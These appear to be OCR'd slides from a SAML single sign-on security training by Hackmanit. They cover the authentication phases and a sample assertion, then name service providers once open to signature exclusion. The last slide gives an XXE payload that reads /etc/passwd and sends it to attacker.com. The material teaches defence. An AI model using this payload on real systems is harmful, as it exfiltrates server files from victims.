
Single Sign-On Security: SAML Training


HACKMANIT

Dr. Christian Mainka | @CheariX


The Road to SAML …



SAML: Phase 2



End-User
Service Provider
https://honestSP.com
Honest IdP
https://honestIdP.com
Phase 1: Trust Establishment
Start Auth.
Phase 2: User Authentication at the IdP and Authentication Response
Phase 3: User Authentication at the SP

SAML: Phase 2 (Redirect Binding)



SAML Assertion

```
1.  <saml:Assertion ID="123">
2.    <saml:Issuer>
        www.SecureIdP.com
      </saml:Issuer>
3.    <saml:Subject>
4.      <saml:NameID>
          Bob@SecureIdP.com
        </saml:NameID>
5.    </saml:Subject>
6.    <saml:Conditions
      NotBefore="2011-08-08T14:42:00Z"
      NotOnOrAfter="2011-08-08T14:47:00Z"
      >
7.      <saml:AudienceRestriction>
8.        <saml:Audience>
9.          www.SecureSP.com
          </saml:Audience>
10.     </saml:AudienceRestriction>
11.   </saml:Conditions>
12. </saml:Assertion>
```



Note:

- <Assertion> elements are typically wrapped by a <Response> element
- <Assertion> elements are mostly protected by an XML Signature
- Sometimes, the <Response> element is also signed


Attacks on the SP

Service Provider


https://honestSP.com

Signature Exclusion

- Lame but …
- …Worked against:
  - Apache Axis2
  - JOSSO
  - OpenAthens



XML External Entity (XXE)



XML External Entity (XXE)


```
<?xml version="1.0" encoding="utf−8" ?>
< !DOCTYPE Response [
<!ENTITY file SYSTEM "/etc/passwd" >
<!ENTITY send SYSTEM "http://attacker.com/?read=&file;" >
]>

<samlp:Response>
<attack>&send;</attack>
</samlp:Response>
```

https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html

https://web-in-security.blogspot.com/2014/11/detecting-and-exploiting-xxe-in-saml.html

